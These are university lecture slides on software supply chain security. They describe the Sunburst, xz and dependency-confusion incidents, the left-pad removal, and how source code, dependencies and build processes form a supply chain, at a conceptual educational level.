Software Supply Chain Security

Foundations of Cybersecurity

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Outline

- Why software supply chain security in this course?
- What is the Software Supply Chain?
- General Threat Model
- Attacks Against Source Code
- Dependencies
- Attacks Against Dependencies
- Squatting
- Software Bill of Materials – SBOMs
- Debloating
- Attacks Against the Build Process
- Reproducible Builds

Why Software Supply Chain in this Course?

- Academic, government and critical infrastructures increasingly rely on:
  - **closed-** and **open-source** components
  - complex **chains** of **services** and **software**
  - **rapid development** processes and tight temporal constraints.
- Issues in the process of “composing” the software can cause:
  - Internet-wide **disruptions** and **outages**
  - huge **economic losses**
  - hazards to **industrial** processes
  - harms to **individuals**.
- Vast **software ecosystems** and **large dependencies** require to:
  - define new and efficient **security mechanisms**
  - **not limit** the understanding to **own components**
  - re-think the concept of **trust**.

Why Software Supply Chain in this Course?

- Attacks using the software supply chain as a vector are sharply increasing.
- Main motivations:
  - threat actors have a vast landscape of technologies to exploit
  - monitoring huge ecosystems is hard without affecting their usability
  - offensive campaigns are heterogeneous and strikes on a large-scale
- Example of attacks:


Attack	When	Target
Sunburst	2019	Update Framework
Codecov	2021	Compromised Docker Image
Crowdstrike	2024	Buggy Update
xz	2024	Backdoor
Ultralytics	2024	Build System Injection

Example: Sunburst

- **Sunburst** is a **backdoor** placed in the Orion IT monitoring and management software of SolarWinds.
- The attackers:
  - compromised the build process
  - trojanized a DLL of the Orion plugin.
- Modified files:
  - were digitally-signed by SolarWinds
  - delivered via infected updates.
- Sunburst led to:
  - a vast impact on many US Government agencies
  - huge losses in terms of money and reputation.

Source: https://cloud.google.com/blog/topics/threat-intelligence/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor

Example: Sunburst



SolarWinds Operation Timeline

Source: https://www.rpc.senate.gov/policy-papers/the-solarwinds-cyberattack


Example: XZ

- XZ is a compression tool used in several Unix-like systems (e.g., Linux and macOS).
- Versions 5.6.0 and 5.6.1 of XZ have been plagued with a **backdoor**.
- Hosts running a compromised version of XZ allowed the attacker to connect via SSH.
- The **backdoor**:
  - has been inserted **during** the **build process**
  - it was **not present** in the **open-source code** of XZ.

Source: https://nvd.nist.gov/vuln/detail/cve-2024-3094

Example: XZ

- The attack against XZ was prepared via a a **reputation build** phase.
- Eventually, the attacker gained access to the XZ repository.
- To reduce the attack visibility, the backdoor was:
  - **not** inserted directly in the **code**
  - **injected** during the **build process**
  - available **only** in the **compiled artifacts**.



Source: https://zero.checkmarx.com/backdoor-in-xz-impacting-multiple-linux-distros-074e86989725

Example: XZ

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



Source: https://zero.checkmarx.com/backdoor-in-xz-impacting-multiple-linux-distros-074e86989725

Example: Dependency Confusion

- Not a real attack, but a great research story!



Internal PayPal code and its package.json file

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack

Alex Birsan · Follow · 11 min read · Feb 9, 2021

Source: https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610

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

It contains a mix of public and private dependencies

Internal PayPal code and its package.json file

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

Internal PayPal code and its package.json file

public packages from npm

non-public package (e.g., hosted internally by PayPal). Such packages were not present on the public npm registry

Source: https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610

Example: Dependency Confusion

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

Internal PayPal code and its package.json file

Created “malicious” versions of the packages and uploaded to the public npm registry

Source: https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610

Example: Dependency Confusion

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



Internal PayPal code and its package.json file

Some projects defaulted public versions (when available) rather than private ones!



Source: https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610

Example: The “npm left-pad Incident”

- The left-pad package was:
  - a free and open-source package for padding text
  - only 17 lines of code
  - largely used within the Internet.
- Timeline:
  - the developer had a **dispute** with another developer
  - eventually, he decided to **remove** the package
  - all the **software** needing left-pad **broke**.
- Example of victims:
  - React (used by various sites, including Facebook)
  - PayPal
  - Netflix
  - Spotify.

```
1  module.exports = leftpad;
2
3  function leftpad (str, len, ch) {
4    str = String(str);
5
6    var i = -1;
7
8    ch || (ch = ' ');
9    len = len - str.length;
10
11
12   while (++i < len) {
13     str = ch + str;
14   }
15
16   return str;
17 }
```


left-pad (source: Wikipedia)

What is the Software Supply Chain?

- **Modern software** requires:
  - **fast** development times
  - **collaboration** of several people
  - adapting to **complex** and heterogenous scenarios (e.g., cloud vs on premise)
  - tame **costs**.
- To face such challenges, software increasingly uses:
  - layered architectures
  - reusable abstractions, libraries, and frameworks
  - AI-based tools to generate and review code.
- The overall development process resembles a supply chain.


What is the Software Supply Chain?

- The software supply chain:
  - is similar to a **physical** supply chain
  - each part **contributes** to the final product
  - if a **part** is **altered** the **outcome** may be **compromised**.
- Unfortunately:
  - like a complex physical supply chains, security issues are very common
  - it is becoming a **prime vector** for **distributing malicious software**.
- Spoiler: a software supply chain is secure as its weakest link.



Source: XKCD


What is the Software Supply Chain?



Comparison between a traditional supply chain and the software supply chain

B. Hammi , S. Zeadally, “Software Supply-Chain Security: Issues and Countermeasures”, Computer, Vol. 56, No. 7, pp. 54-66, July 2023


Overview of the Software Supply Chain



Reference example of a complete software supply chain

Software Supply Chain: Source Code

- The source code is:
  - written by the developer (i.e., human or AI)
  - contains the used third-party dependencies.
- The dependencies can be:
  - **directly declared in the code**
  - described in configuration files.
- Both mechanisms participate to the definition of the source code.




Software Supply Chain: Source Code

- Example of direct dependency declarations:

C	`#include <stdio.h>`
Python	`import os`
JavaScript	`use tree-sitter`


- Example of dependency files:

C	`CMakeList.txt`
Python	`pyproject.toml`
JavaScript	`packages.json`



Software Supply Chain: Build Process

- The build process:
  - **collects** all the **source code**
  - **retrieves** all the **dependencies**
  - **manipulates** all the needed **resources**
  - **produces** an executable or a **package**.
- To collect dependencies the build process:
  - uses **local repositories**
  - interacts with **package registries**.
- A registry allows to associate a name and a version to a specific package.
- The final artifact depends on:
  - the type of software, e.g., standalone or a library
  - the distribution model of the ecosystem, e.g., a binary or a source archive.



